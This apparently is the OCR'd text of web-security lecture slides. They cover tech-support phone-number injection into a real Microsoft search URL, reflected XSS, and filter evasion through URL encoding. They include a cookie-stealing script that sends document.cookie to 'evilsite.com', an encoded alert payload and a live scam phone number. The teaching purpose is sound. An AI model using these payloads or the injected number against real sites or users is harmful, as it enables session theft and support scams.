
How to cook white rice - easily and perfectly

Oct 7, 2019 — Rice to water ratio – 1 cup of rice to 1.5 cups of water for rice cooked on the stove. Increase to 2 cups of water per 1 cup of rice for oven ...

5.0 ★★★★★ (113) · 24 mins

Attack: Put wrong phone number on a legit website

- User clicks the ad and visits: https://www.microsoft.com/en-ca/search/explore?q=Call+Us+1%3D805-749-2108+for+free
- User sees the Microsoft logo and correctly assumes this is a real Microsoft page
- User skims the page for a phone number, sees the attacker’s phone number, and calls it thinking it is a real Microsoft phone number



Call Us 1-805-749-2108 for free

Explore


"Call Us 1-805-749-2108 for free"

1-19 of 120 results

Microsoft-Report a technical support scam
https://www.microsoft.com/en-US/concern/scam
Microsoft Store. Account profile; Download Center; Microsoft Store support; Returns; Order tracking

Attack: Put wrong phone number on a legit website

- This attack is such a big problem that Google does not show “sponsored” content for “Microsoft technology support” type searches



Microsoft Support
https://support.microsoft.com › en-ca › contactus

Contact Us

We'll show you self-help options first. Additional help is available if you need it, including **live chat with a Microsoft specialist**. Microsoft 365.

Microsoft Support
https://support.microsoft.com › en-us

Microsoft Support

Microsoft Support is here to help you with Microsoft products. Find how-to articles, videos, and training for Microsoft Copilot, Microsoft 365, Windows, ...

Contact | Account help & learning | Windows help and learning | Microsoft Create

Microsoft Support
https://support.microsoft.com › en-us › home › contact

Contact - Microsoft Support

We're here to help. **Tell us your problem** so we can get you the right help and support.

Customer service phone... | I can't sign in to my Microsoft... | What's new

Microsoft Support
https://support.microsoft.com › en-gb › topic

Customer service phone numbers


Jan 30, 2025 — This page provides **support links for home users** and support phone numbers for business users.

Searching Dogpile for:

<script>alert("XSS injection!")</script>

resulted in this error.

Security conscious websites scan input for XSS attacks



Sorry, you have been blocked

You are unable to access ssl1.prod.s1search.co

Why have I been blocked?

This website is using a security service to protect itself from online attacks. The action you just performed triggered the security solution. There are several actions that could trigger this block including submitting a certain word or phrase, a SQL command or malformed data.

What can I do to resolve this?

You can email the site owner to let them know you were blocked. Please include what you were doing when this page came up and the Cloudflare Ray ID found at the bottom of this page.


Cloudflare Ray ID: **8a1df2695f67ab12** • Your IP: Click to reveal • Performance & security by Cloudflare

- Similar to the guestbook, the search page XSS attack can be used to redirect

```
http://victimsite.com/search.php?query=<script>document.location
="http://www.evilsite.com/steal.php?cookie="+document.cookie;
</script>
```

- User thinks they clicked on a safe `victimsite.com` link, but their browser re-directs them to `evilsite.com`

Mitigations




uMatrix

Sanitize input
Not allow strings like “script”

Input sanitization then leads to more complex input

- If the sanitization scripts look for ‘<‘ or for ‘<script>’ then attacker avoids those strings
- URL encoding of characters is one solution, every character has a unique encoding



The default character-set in HTML5 is UTF-8.


Character	From Windows-1252	From UTF-8
space	%20	%20
!	%21	%21
"	%22	%22
#	%23	%23
$	%24	%24
%	%25	%25
&	%26	%26
'	%27	%27
(	%28	%28
)	%29	%29
*	%2A	%2A
+	%2B	%2B
,	%2C	%2C

https://www.w3schools.com/tags/ref_urlencode.asp?_sm_au_=iVVDMgoTSmrMV6Dm

Input sanitization then leads to more complex input

- If the sanitization scripts look for ‘<‘ or for ‘<script>’ then attacker avoids those strings
- URL encoding of characters is one solution, every character has a unique encoding


<script>alert("XSS injection!")</script>



%3C%73%63ript%3Ealert%28%22XSS+injection%21%22%29%3C%2F%73%63ript%3E

Javascript can also write text and push buttons....


- Victim of XSS processes the Javacript which can then push buttons on their behalf
- On a vulnerable social networking site just posting to friends can lead to their browsers executing the XSS
- A type of worm can be created via XSS and infecting others via post


Create post

Kami Vaniea

What's on your mind, Kami?

XSS attack spread between people



QUESTIONS